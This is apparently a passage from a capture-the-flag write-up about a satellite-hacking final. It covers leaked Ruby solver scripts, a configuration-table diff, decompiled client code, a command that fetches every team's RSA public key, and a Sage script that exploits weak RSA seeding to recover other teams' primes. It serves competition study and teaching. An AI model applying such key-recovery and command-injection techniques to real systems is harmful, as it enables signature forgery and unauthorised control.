


Figure 10: The previous cosmos configuration leaks solver scripts

We honestly didn't believe at first that the solution to the first two challenges (as well as the solution to the last challenge 7) was given to us on a platter, but like any good pentester, we had to try. And, lo and behold, when we input the command in `challenge_1_solver.rb` and in `challenge_2_solver.rb`, our ADCS turned green and we started to score some SLA points!

We then quickly told the organizers about the issue, who then promptly deleted the folder in `/tmp` and gave the same scripts to every team in order to level the playing field. Challenge 7 also was never released, probably in order not to give us any more advantage over the other teams.

So what were challenges 1 & 2?

3.1.1 Challenge 1

```
puts "Challenge 1 Recover Satellite Solver"
puts "Mode to SAFE since SEPERATION doesn't have wheels on"

display("EPS_MGR EPS_MGR_FSW_TLM")

cmd("EPS_MGR SET_MODE with CCSDS_STREAMID 6416, CCSDS_SEQUENCE 49152, CCSDS_LENGTH
 ↪  2, CCSDS_FUNCCODE 4, CCSDS_CHECKSUM 0, MODE SAFE")

wait_check("EPS_MGR FSW_TLM_PKT WHEEL_SWITCH == 'ON'", 5)

puts "Let spacecraft attitude recover and settle for 60 seconds"
wait(60)
```

Based on the solving script, challenge 1 consisted of recovering the attitude of the satellite by sending a `"MODE_SAFE"` command.

3.1.2 Challenge 2

```
puts "Dump Current EPS Configuration Table"

cmd("EPS_MGR DUMP_TBL with CCSDS_STREAMID 6416, CCSDS_SEQUENCE 49152, CCSDS_LENGTH
 ↪  67, CCSDS_FUNCCODE 3, CCSDS_CHECKSUM 0, ID 0, TYPE 0, FILENAME
 ↪  '/cf/eps_cfg_tbl_d.json'")
wait_time=15
wait(wait_time)

puts "Playback Dumped EPS Config File to Ground"

# if(File.file?("/cosmos/downloads/eps_cfg_tbl_d.json"))
#   puts "Delete old downlinked table file"
#   File.delete("/cosmos/downloads/eps_cfg_tbl_d.json")
# end
filetime = Time.now.to_i
filedl = "/cosmos/downloads/eps_cfg_tbl_d_#{filetime}.json"
cmd("CF2 PLAYBACK_FILE with CCSDS_STREAMID 6339, CCSDS_SEQUENCE 49152, CCSDS_LENGTH
 ↪  149, CCSDS_FUNCCODE 2, CCSDS_CHECKSUM 0, CLASS 2, CHANNEL 0, PRIORITY 0,
 ↪  PRESERVE 0, PEER_ID '0.21', SRC_FILENAME '/cf/eps_cfg_tbl_d.json',
 ↪  DEST_FILENAME '#{filedl}'")
puts "Wait  #{wait_time} seconds for file playback to finish"
wait(wait_time)
```

```
puts "Teams analyze dumped table, fix then prep new table for upload"

puts "Upload Corrected File to Spacecraft"
cmd("CFDP SEND_FILE with CLASS 2, DEST_ID '24', SRCFILENAME
 ↪  '/cosmos/procedures/hack-a-sat/eps_mgr_cfg_tbl_working.json', DSTFILENAME
 ↪  '/cf/eps_cfg_up.json', CPU 2")
puts "Wait #{wait_time} seconds for file upload to finish"
wait(wait_time)

puts "Load new EPS Configuration Table"
cmd("EPS_MGR LOAD_TBL with CCSDS_STREAMID 6416, CCSDS_SEQUENCE 49152, CCSDS_LENGTH
 ↪  67, CCSDS_FUNCCODE 2, CCSDS_CHECKSUM 0, ID 0, TYPE 0, FILENAME
 ↪  '/cf/eps_cfg_up.json'")

puts "Wait  #{wait_time} for table load to complete"
wait(wait_time)

puts "Mode spacecraft into nominal mode and let the packets flow"
cmd("EPS_MGR SET_MODE with CCSDS_STREAMID 6416, CCSDS_SEQUENCE 49152, CCSDS_LENGTH
 ↪  2, CCSDS_FUNCCODE 4, CCSDS_CHECKSUM 0, MODE NOMINAL_OPS_PAYLOAD_ON")
wait_check("EPS_MGR FSW_TLM_PKT COMM_PAYLOAD_SWITCH == 'ON'", 3)
wait(1)
wait_check("EPS_MGR FSW_TLM_PKT COMM_PAYLOAD_SWITCH == 'ON'", 1)
```

Challenge 2 was solved by manipulating the EFS configuration table:

```
 {
    "name": "EPS Configuration Table",
-   "description": "Configuration for EPS MGR dumped at 1980-012-17:13:14.75560",
+   "description": "Configuration for EPS MGR",
    "mode-table": {
-      "startup-mode": 0,
-      "mode-array": [
+      "startup-mode": 1,
+      "mode-array": [
          {
             "mode": {
                "name": "SEPERATION",
                "mode-index": 0,
                "enabled": 1,
-               "mode-switch-mask": 91
+               "mode-mask": 79
             }
          },
```

```
           {
@@ -17,41 +17,41 @@
                 "name": "SAFE",
                 "mode-index": 1,
                 "enabled": 1,
-                "mode-switch-mask": 95
+                "mode-mask": 95
              }
           },
           {
              "mode": {
                 "name": "STANDBY",
                 "mode-index": 2,
-                "enabled": 0,
-                "mode-switch-mask": 95
+                "enabled": 1,
+                "mode-mask": 95
              }
           },
           {
              "mode": {
                 "name": "NOMINAL_OPS_PAYLOAD_ON",
                 "mode-index": 3,
-                "enabled": 0,
-                "mode-switch-mask": 351
-          }
+                "enabled": 1,
+                "mode-mask": 351
+             }
           },
           {
              "mode": {
                 "name": "ADCS_MOMENTUM_DUMP",
                 "mode-index": 4,
-                "enabled": 0,
-                "mode-switch-mask": 127
+                "enabled": 1,
+                "mode-mask": 127
              }
           },
           {
              "mode": {
                 "name": "ADCS_FSS_EXPERIMENTAL",
                 "mode-index": 5,
-                "enabled": 0,
-                "mode-switch-mask": 159
+                "enabled": 1,
+                "mode-mask": 159
```

```
+                "enabled": 1,
+                "mode-mask": 159
             }
         }
     ]
 }
}
```

Challenge 2 consisted of activating C&DH modules, namely `STANDBY`, `NOMINAL_OPS_PAYLOAD_ON`, `ADCS_MOMENTUM_DUMP`, `ADCS_FSS_EXPERIMENTAL`, although the last module wasn't useful at all for the duration of the CTF, which probably meant it was tied to the canceled challenge 7.

3.2 Challenge 3

3.2.1 User Segment Client

We were given a client program (binary) along with an RSA key pair to communicate with the satellites' radio. The client communicates with a server and an RSA signature of the message is required. The usage is as follows:

```
Usage: User Segment Client [options]

Optional arguments:
-h --help               shows help message and exits [default: false]
-v --version            prints version information and exits [default: false]
-i --id                 Satellite ID [required]
-k --key                Attribution key [required]
-m --message            Hex message (to be converted to bytes) to send to user
 ↪  segment. Must be EVEN-length string. Ex: -m 414141 would be converted to AAA
-f --key-file           Path to private key file. [default: "id_rsa"]
-p --port               Port used to connect to the user segment server [default:
 ↪  31337]
-a --address           Address used to connect to the user segment server [default:
 ↪  "127.0.0.1"]
-d --data-file          Path to data file. Contents will be used to send to user
 ↪  segment. [default: ""]
-s --danx-service       Send message to the DANX service instead of the Comm Payload
 ↪  Message Server [default: false]
```

With this client, it is possible to send messages to a team satellite provided we can sign messages as said team.

3.2.2 Reverse engineering the client

Public keys for all teams

It is possible to retrieve all RSA public keys from the server. The function `UserSegmentPacket::askForPubKey` is present but never called. Reversing it shows that it sends a message with the satellite ID set to `0xDEB06FFFFFFFFFF` (decimal: 16046448617623388159) and a content of length 1 which is likely the team number:

```
__int64 __fastcall UserSegmentPacket::askForPubKey(UserSegmentPacket_s *this, unsigned __int8 team_number)
{
  __int64 v2; // rbx
  __int64 v3; // rbx
  __int64 v4; // r12
  __int64 v5; // rbx
  __int64 v6; // rbx
  char v8[8]; // [rsp+10h] [rbp-50h] BYREF
  __int64 v9; // [rsp+18h] [rbp-48h]
  __int64 v10; // [rsp+20h] [rbp-40h]
  char v11; // [rsp+2Fh] [rbp-31h] BYREF
  __int64 v12; // [rsp+30h] [rbp-30h] BYREF
  __int64 v13; // [rsp+38h] [rbp-28h] BYREF
  int v14; // [rsp+44h] [rbp-1Ch]
  __int64 v15; // [rsp+48h] [rbp-18h]

  v2 = operator new(0x18uLL);
  std::vector<unsigned char>::vector(v2);
  v15 = v2;
  v14 = 'AAAA';
  UserSegmentPacket::addIntToVector<bool>(this, v2, 0LL);
  UserSegmentPacket::addIntToVector<int>(this, v2, 'AAAA');
  UserSegmentPacket::addIntToVector<unsigned long>(this, v2, 0xDEB06FFFFFFFFFFFLL);
  UserSegmentPacket::addIntToVector<unsigned long>(this, v2, this->assigned_key);
  UserSegmentPacket::addIntToVector<unsigned short>(this, v2, 1LL);
  UserSegmentPacket::addIntToVector<unsigned char>(this, v2, team_number);
  std::string::string((std::string *)v8);
  RSASimpleSign::signMessage((__int64 *)this->rsa_sig, (std::string *)v8, v15);
```

Figure 11: Function to get the public keys for all teams

The following command can be used to retrieve the public key for a given team:

```
./client -k 5647008472405673096 -f ../keys/team_7_rsa_priv.pem -m 01 -p 31337 -a
 ↪  10.0.0.101 -i 16046448617623388159
```

Using `strace`, we obtain the following:

```
read(3, "\x30\x81\xca\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01\x05\x00\
 ↪  x03\x81\xb8\x00\x30\x81\xb4\x02\x81\xac\x0a\x0b\x5d\x60\x8a\x07\xc7\x02\x69\x0
 ↪  f\x9e\xff\xcb\x34\xb1\xec\x12\x60\x6a\x61\x18\x4c\x94\x84\xc1\x67\xdf\x0b\x23\
 ↪  x45\x49\x49\x62\x3d\x0b\x1a\x50\xdf\x16\x19\x6a\x6d\x3d\xe1\xbb\xb9\x27\xf3\x2
 ↪  2\x8a\x99\x8c\xec\x0b\xad\xcb\x5e\x3b\x20\xb6\x36\x28\xf3\x08\x7c\xcf\x5a\x6a\
 ↪  xc1\x11\x13\x7f\x95\x46\x7c\x0e\x0e\xf0\x9d\x68\xb0\xa8\x2c\xa2\x10\x4c\x95\xe
 ↪  1\x89\xa5\x27\x5f\x7d\x4a\x6c\x7b\x9a\x7d\xb4\x7d\xf8\x9c\x10\x89\x2b\x3b\x77\
 ↪  x98\xc7\x4c\x1f\x44\x40\xef\xa9\x4a\xb0\xd9\x09\x88\x9d\x4f\xf1\x7d\xd2\x89\xa
 ↪  2\x2a\x1e\x36\xc0\xd5\x2b\x06\xa3\x81\x6a\x47\xe8\x11\xb0\x29\xe8\xc9\xd1\x3d\
 ↪  x01\x97\x5c\xa7\xe3\xc5\x10\x4d\xab\x65\x4d\x32\x31\x52\x2f\xbb\x88\x71\xcf\x1
 ↪  8\x3d\xea\x9c\xf0\x2f\xf3\x02\x03\x01\x00\x01", 512) =
 ↪  205
```

```
read(3, "\x30\x81\xca\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01\x05\x00\
 ↪  x03\x81\xb8\x00\x30\x81\xb4\x02\x81\xac\x0d\x79\x49\x9d\x6c\x57\xca\xe0\x27\x9
 ↪  6\x5b\x5c\xc6\x61\xf2\x1b\x89\xb6\x07\x32\xf2\xc5\x21\x6e\x82\x08\xb4\x92\xa0\
 ↪  xa6\xa7\x06\x18\xff\x86\x65\x84\x97\x69\x56\x32\x7e\x16\x14\xfb\x55\x49\xc2\x1
 ↪  a\x20\x4f\x23\x41\xc5\x2f\x45\x8f\xd8\x1e\xd0\x13\xeb\x6e\xb1\x07\x91\x7b\xca\
 ↪  xb9\x1f\x6a\x66\x50\xc8\x80\xae\xa9\xcc\x3a\x31\x82\x2d\x04\x9f\xf8\x38\x10\xe
 ↪  a\x95\x55\x49\x90\x58\xc6\xcf\x83\x3d\x93\x09\xbf\x2a\x20\xbf\x05\xa7\x7f\xf3\
 ↪  xab\xf8\xad\xfe\xb0\x27\x9e\x80\x03\x29\x7a\xfa\xe7\x44\xd6\xaa\x3d\xcf\xfb\x3
 ↪  b\xc8\xfd\xa3\xd9\xa4\xc6\xa0\x78\x64\x25\xb2\x96\x0f\xaf\xd8\x84\xab\x5a\x30\
 ↪  xa0\x54\x4c\x07\x71\x44\x3c\xda\xe1\xf8\x92\x75\x88\x93\xb5\x96\x1b\x9b\xb1\x9
 ↪  8\xe8\x49\xcc\x38\xc2\xcb\x02\x03\x01\x00\x01", 512) =
 ↪  205
read(3, "\x30\x81\xca\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01\x05\x00\
 ↪  x03\x81\xb8\x00\x30\x81\xb4\x02\x81\xac\x0b\x62\xfb\xdc\x4c\x41\xd2\xe9\xeb\x6
 ↪  9\x9c\xcb\x65\xce\xe1\x11\x1c\x68\xe7\xbd\x26\x72\x90\x44\xe5\x95\xc5\xc7\xcf\
 ↪  x2f\xe8\xd7\xc2\x79\xb8\x98\xa0\x13\x90\x1d\x50\x46\x7b\xef\xc5\x34\x13\x26\xf
 ↪  4\x2e\x70\xed\x4d\x4e\xa3\xe0\xd9\xc9\x45\x11\x52\x91\xd7\x99\x59\x9d\x57\x46\
 ↪  x4a\x7e\x09\x77\x2f\x96\x25\xa6\xf6\x17\x48\xa9\xe7\xa2\x0c\x22\xd9\x6b\x17\x2
 ↪  a\x2a\x2c\x26\x01\x21\xe2\xf0\xad\x96\x72\xe5\xb5\xd4\x74\x42\x45\x52\x26\x96\
 ↪  x12\x83\x72\xf7\xa9\x95\xc4\x46\xea\x03\xec\xe5\x92\xbc\x0e\x42\x0f\xb5\xcb\xe
 ↪  8\xe5\x4d\x4b\x21\x06\xac\x19\x0c\x35\x7c\xdf\xdf\x60\x43\x7a\xa3\x88\xe0\x25\
 ↪  x8d\x0a\xf6\x82\xc6\x2b\x59\xf4\x5c\x0c\xda\xf7\x5d\x76\xd8\x08\x6f\x4a\x36\xa
 ↪  b\x38\x99\xdd\xf8\xb3\xc3\x02\x03\x01\x00\x01", 512) =
 ↪  205
read(3, "\x30\x81\xca\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01\x05\x00\
 ↪  x03\x81\xb8\x00\x30\x81\xb4\x02\x81\xac\x0b\x94\xc7\x83\x59\x28\xce\x25\x4f\x5
 ↪  c\xde\x35\x9f\x6e\x71\xda\xdd\x7f\xad\x8f\x42\x87\x17\xee\x42\xb0\x25\xd7\x63\
 ↪  x69\x32\x7f\x3e\x3f\xae\x37\x47\x82\x31\x30\x6c\x0e\x05\xfa\x63\x5a\xb7\x5a\xe
 ↪  d\x85\x1e\xa5\xc0\xa2\x68\x8c\xad\x62\x4c\x63\x23\xf6\xe7\xf1\xa7\xba\x95\xc9\
 ↪  xb8\xc3\xc0\x63\x2c\xe7\xe9\x61\x08\x3a\x79\x95\x08\x9b\x15\x19\x5f\xff\xc4\xe
 ↪  6\x46\x40\xb9\x3a\x6f\x22\xee\x3b\x0c\xc5\x55\x63\x21\x46\xdb\x6e\xf8\xd4\xfe\
 ↪  x38\x0d\xe1\xb2\x9f\x85\x64\x05\xff\x5f\x43\x01\xa9\x13\x96\x02\x41\x36\x24\xf
 ↪  0\x56\xf6\x1c\xa5\xda\xdb\xc5\x0b\xad\x8f\x3a\xb0\x88\x67\x7e\xb8\x4d\x97\x27\
 ↪  xb1\xc4\xdc\xfa\xf9\x7c\xd5\x1a\x90\x4f\xdc\xd7\xbb\x6c\x1f\xe2\xaf\x6c\x36\x7
 ↪  7\xc2\xf0\xbb\x6d\xb3\x19\x02\x03\x01\x00\x01", 512) =
 ↪  205
read(3, "\x30\x81\xca\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01\x05\x00\
 ↪  x03\x81\xb8\x00\x30\x81\xb4\x02\x81\xac\x08\xcd\x18\x86\x53\xd0\x57\x78\x49\x2
 ↪  8\x8e\x41\xa7\x74\xa9\xdf\x36\x6f\x58\x52\x2e\xd0\xa7\xfd\xa9\xde\x90\xde\x6a\
 ↪  xa0\x31\x12\xe3\x32\xe6\x2b\x7a\x58\x54\x8c\xdb\xd0\x5c\xf7\xd3\x4b\xdf\xd1\x7
 ↪  b\x34\xcf\x9f\x3e\xa9\x63\xd9\x21\x11\x4c\x68\x04\x83\xcf\xa4\xb0\x5e\x8d\xe3\
 ↪  x2c\xcd\xd7\xdd\x64\xc1\x2f\xb6\xcc\xc5\x63\x4b\x7c\x91\x7e\xae\x5d\xd5\x2f\x1
 ↪  0\xab\x84\x6a\xc6\x49\x7f\xad\x14\xd8\x37\x30\x91\x83\x2c\xc4\x87\x20\xc0\x3c\
 ↪  xc8\xd1\x70\xcf\xd3\xe0\x21\xe5\x85\xce\x46\x19\x7d\x80\x52\x51\x5c\xfd\xb5\x9
 ↪  4\x3f\x7f\x61\x2e\x84\x8d\xe9\x73\x60\x71\xe2\x1a\xf1\xae\x0f\x74\xf8\x65\x37\
 ↪  x88\x13\x55\xe7\xe8\xba\xc2\x39\x12\x8d\x7e\xde\x3c\x9a\xb8\xa1\xab\x75\xda\x8
 ↪  c\x91\xd7\x30\x99\xce\x3d\x02\x03\x01\x00\x01", 512) =
 ↪  205
```

```
read(3, "\x30\x81\xca\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01\x05\x00\
 ↪  x03\x81\xb8\x00\x30\x81\xb4\x02\x81\xac\x0a\x1c\xaa\x01\xeb\xef\x91\x25\x7a\x9
 ↪  8\xb0\x8c\x5d\x32\x44\x0d\x35\x50\xe7\x50\x11\x62\x43\x3a\x75\x86\x46\xfe\x95\
 ↪  xe3\x70\x04\x0c\x04\x70\x5e\x94\x9d\x9a\x65\xa2\x66\xc3\xc7\xe8\x8a\x4b\x5f\x3
 ↪  2\xa8\x81\x5f\xa8\xfb\x92\x7c\x24\x5c\x1a\xd8\x72\x20\x47\x72\xee\xf8\x01\x8a\
 ↪  x1a\x30\x14\x24\xfb\xc8\x70\xc0\xc9\x43\xa3\x7d\xf7\x83\xed\x94\x11\x10\x27\x3
 ↪  0\x1f\x80\xe6\x56\xf4\x06\x24\x9e\xe7\x53\x81\x6f\x5c\xcf\x30\xf3\xde\x1f\x81\
 ↪  xfa\x19\x03\x90\x39\xce\xdc\xa7\xf2\xe4\x1b\xe7\x3e\xf3\x24\xa2\x65\xca\xd2\xf
 ↪  8\x55\xbc\x20\x42\xf8\x1d\xef\xb8\x66\xeb\xd1\x79\x9d\xab\x26\x5a\x15\xd8\x1a\
 ↪  x5f\x7a\xf4\x96\x55\xfa\x74\x52\xd4\x0a\xa6\xa9\x0b\x74\x57\x12\x4f\xbf\x9d\x4
 ↪  c\x2a\xe5\xe1\xa7\x6d\x39\x02\x03\x01\x00\x01", 512) =
 ↪  205
read(3, "\x30\x81\xca\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01\x05\x00\
 ↪  x03\x81\xb8\x00\x30\x81\xb4\x02\x81\xac\x09\x3b\x84\x7f\x65\xa3\xa4\xb9\x83\xa
 ↪  9\xa1\xe4\xd3\x35\x38\x9d\x14\x61\x78\x64\xd9\xc1\xf1\x19\x3c\x67\x51\x60\x19\
 ↪  x4e\xdb\xc0\x4f\x99\xed\x45\xc3\x8d\x67\xaf\xbb\x65\xb1\x5e\xc9\x96\x42\xca\xd
 ↪  8\xc2\x34\xa5\xaa\x45\x87\x5b\xb1\xf6\x59\x11\x96\xe6\xf6\x1f\x27\xbf\xb8\x45\
 ↪  x57\x12\x6b\x8f\x70\x6f\xc0\xb9\xab\xd1\xf2\x36\x3b\xcd\x88\xb8\xd3\xb1\xcd\x3
 ↪  a\x06\x7c\x4f\x70\x1f\xf0\xbf\x3b\x9b\x1c\xb8\x8a\xcb\x16\x08\x1d\x5c\xaf\xea\
 ↪  x3c\xf1\x6d\xd0\xc8\x74\xc8\x8e\x23\x0d\x8e\x31\x6d\x7f\xe5\x3d\x8b\x93\xfb\xf
 ↪  2\x8f\x1c\x59\x22\x3f\x24\x8f\x3e\x9d\x14\x2f\x23\xde\xad\xec\x51\x12\xbe\xbf\
 ↪  x88\xfa\xef\x15\x51\x2e\xae\x45\x34\x0f\x55\x07\xf6\xa0\x91\xb0\x3b\xfa\xff\x6
 ↪  a\x76\xe3\x5c\x01\x5b\xb1\x02\x03\x01\x00\x01", 512) =
 ↪  205
read(3, "\x30\x81\xca\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01\x05\x00\
 ↪  x03\x81\xb8\x00\x30\x81\xb4\x02\x81\xac\x09\xe5\x99\xb0\x9b\x76\xa3\x61\xac\x6
 ↪  f\x21\xa3\xb6\x05\x19\x88\x4e\xd1\xef\xb1\xe5\xbc\x04\xb3\x27\xc7\x90\x80\x03\
 ↪  x3b\x61\x3d\x56\x00\x95\x9c\x0e\x3b\x4a\x91\xab\x1f\xd3\x03\x42\x88\xf3\xd4\x9
 ↪  2\x93\x0f\xa9\x87\x60\x00\x95\x2f\xc8\xec\x09\x04\x05\x4f\x58\x5a\xc5\xe7\x00\
 ↪  xda\xc8\xea\x73\x3a\xa2\x24\x57\x93\xb5\xcc\xf8\x79\xd0\x53\x2b\x44\xa9\xc0\x4
 ↪  b\x33\x31\x11\xfa\xae\xf8\x88\x53\x13\x84\x67\x72\xe8\x1a\xa2\x38\x92\x2c\x78\
 ↪  x9c\x21\xd5\x75\x07\xc8\x98\x89\x69\x67\x52\xed\x39\x33\xbb\x47\x2c\x28\x31\xe
 ↪  b\x1c\x5e\x13\x8e\x08\x91\xc4\x75\x2e\x72\x86\x21\xc3\x6e\x17\xf5\x15\x07\xc5\
 ↪  x37\xae\xfc\x71\x0d\x13\xe0\x2d\x6b\xf4\x18\x71\xe5\xc9\xff\xf3\x84\x3c\x7e\xe
 ↪  9\xe9\x45\x45\xfc\x00\x95\x02\x03\x01\x00\x01", 512) =
 ↪  205
```

Prime numbers generation

The client is dynamically linked with OpenSSL. The signature uses SHA256 and a multiprime RSA key pair that can be generated by the client if the environment variable `TEAM_RANDOM_NUM` is set:

```
__int64 __fastcall RSAKeyGenCrypto::RSAGenerateKey(RSAKeyGenCrypto *this)
{
  unsigned int v2; // [rsp+1Ch] [rbp-4h]

  if ( !secure_getenv("TEAM_RANDOM_NUM") )
    return 0LL;
  v2 = RSAKeyGenCrypto::RSAMultiPrimeKeygen((__int64)this, *(_QWORD *)this);
```

Figure 12: RSA Key generation

The prime generation function used is `BN_generate_prime_ex2` with a custom `RAND` context so that the `rand` function from the `libc` is used rather than OpenSSL CSPRNG:

```
void __fastcall RSAKeyGenCrypto::RSAKeyGenCrypto(RSAKeyGenCrypto *this)
{
  __int64 rsa_ctxt; // rax

  *(_QWORD *)this = 0LL;
  *((_QWORD *)this + 1) = 0LL;
  *((_QWORD *)this + 2) = 0LL;
  *((_QWORD *)this + 3) = 0LL;
  *((_QWORD *)this + 4) = 0LL;
  *((_QWORD *)this + 5) = 0LL;
  *((_QWORD *)this + 6) = 0LL;
  *((_QWORD *)this + 7) = 0LL;
  *((_QWORD *)this + 8) = 0LL;
  *(_QWORD *)this = RSA_new();
  *((_QWORD *)this + 3) = RSAKeyGenCrypto::stdlib_rand_seed;
  *((_QWORD *)this + 4) = RSAKeyGenCrypto::stdlib_rand_bytes;
  *((_QWORD *)this + 5) = 0LL;
  *((_QWORD *)this + 6) = RSAKeyGenCrypto::stdlib_rand_add;
  *((_QWORD *)this + 7) = RSAKeyGenCrypto::stdlib_rand_bytes;
  *((_QWORD *)this + 8) = RSAKeyGenCrypto::stdlib_rand_status;
  rsa_ctxt = RSAKeyGenCrypto::RAND_stdlib(this);
  RAND_set_rand_method(rsa_ctxt);
  RSAKeyGenCrypto::RSAGenerateKey(this);
  RSAKeyGenCrypto::free_all_rsa_goodies(this);
}
```

Figure 13: RSA Key generation

We quickly concluded that the use of `rand()` was merely to get a DRBG generator and not a real backdoor, since factoring attacks on composite numbers based on primes generated by the concatenation of an LCG are known to be currently prohibitive.

Moreover, the seeding is also based on the team number and a modular exponentiation of the team random number:

```
61  nptr = secure_getenv("TEAM_RANDOM_NUM");
62  if ( !nptr )
63  {
64    fwrite("Error (env): TEAM_RANDOM_NUM enviroment var doesn't exist\n", 1uLL, 0x3AuLL, stderr);
65    exit(-1);
66  }
67  *__errno_location() = 0;
68  seed_val = strtoull(nptr, 0LL, 10);
69  if ( *__errno_location() )
70  {
71    perror("Error strtoull");
72    exit(-1);
73  }
74  seed_val = RSAKeyGenCrypto::fast_exp_mod(seed_val, 0LL, 6uLL, 0LL, 3930574699LL);
```

Figure 14: Value for seed computing

As we can see, the seed value is based on `team_random_number^6 mod N` with N = 3930574699.

```
28  seed_cur = *seed_base;
29  RSAKeyGenCrypto::stdlib_rand_seed(void const*,int)::exp *= 2LL;
30  *seed_base = RSAKeyGenCrypto::fast_exp_mod(
31                 seed_cur,
32                 0LL,
33                 ++RSAKeyGenCrypto::stdlib_rand_seed(void const*,int)::exp,
34                 0LL,
35                 3930574699LL);
36  srand(*seed_base + RSAKeyGenCrypto::stdlib_rand_seed(void const*,int)::team_num);
```

Figure 15: Base value for the seed

Then, for each seeding, a modular exponentiation is computed with an exponent equal to `e[i+1] = 2 * e[i] + 1, e[0] = 65`. The team number is added before the call to `srand`.

We thus have for the seed values:

```
seed_base[0] = team_random_number^6 mod N
e[0] = 65
e[i+1] = 2 * e[i] + 1
seed_base[i] = seed_base[i-1]^e[i] mod N, i = 1..3

seed[i] = seed_base[i] + team_number
```

We put a breakpoint on `srand` to get some values so that we could have an idea of what was going on with this weird implementation. What we observed was that whatever `TEAM_RANDOM_NUM` we used, we always ended up with `TEAM_NUM + 1` for the third call:

```
Breakpoint 3, __srandom (x=8) at random.c:209
209     in random.c
(gdb)
```

After several tries, we were convinced this was not a coincidence and we should use it to get the third prime for all teams.

3.2.3 Post mortem analysis and alternative solution

The reason this happens is that we can reduce the seed values equation by multiplying all the exponents used:

```
seed[1] = team_random_number^786 mod 3930574699 + team_number
seed[2] = team_random_number^206718 mod 3930574699 + team_number
seed[3] = team_random_number^108940386 mod 3930574699 + team_number
```

The thing to notice here, is that `108940386` is the value for the Carmichael function at N, `λ(3930574699)`:

```
sage: factor(3930574699)
787 * 1579 * 3163
sage: lcm([787 - 1, 1579 - 1, 3163 - 1])
108940386
```

It means that as long as `TEAM_RANDOM_NUM` is coprime with `N`, the result of the modular exponentiation will always be 1. Assuming that the team random number is not really random such that it is never a multiple of `787`, `1579` or `3163`, then the third seed value will always be `1 + team_number` for all teams. We can compute the third prime for the RSA modulus of all teams without knowing their random number.

But wait, there's more! For the second call to `srand` the exponent is `206718` which also happens to be a value for the Carmichael function `λ(787 * 1579)`. This means that the number of possible values before adding the team number will eventually be `2^2 * R_206718(3163)`, with `R_k(M)` being the order of the group defined by `a^k mod M`. This value is obviously bounded by `M = 3163`. Even better: `gcd(206718, 3163 - 1) = 6`, which means the number of elements in the group is likely around one-sixth of the modulus which makes it around `528`. Actually, if Mathar's conjecture for computing `R_k(M)` holds, it should be exactly `528`.

Using `sage` we can find all values in the group defined by `a^206718 mod 3163`. Then, using the Chinese Remainder Theorem, we can get all values for `a^206718 mod 3930574699` knowing that the only possible elements for `M = 1579` and `M = 787` are `0` and `1`:

```
# Find elements for M = 3163
seed_bases=set()
for i in range(3163):
    seed_bases.add(pow(i, 206718, 3163))

# Find all elements for M = 3930574699
seed_base_all=set()
for k in seed_bases:
    for l in range(2):
        for m in range(2):
            c = CRT_list([Integer(k), Integer(l), Integer(m)], [3163, 787, 1579])
            seed_base_all.add(c)

# Add the team number to generate the full set of seeds
seed_base_tn=set()
for i in seed_base_all:
    for k in range(1, 9):
        seed_base_tn.add(i + k)

# Create a C header file
f = open("seeds.h", "wb+")
f.write(b"long seeds[] = ")
f.write(bytes(str(seed_base_tn), 'ascii'))
f.write(b";\n")
f.close()
```

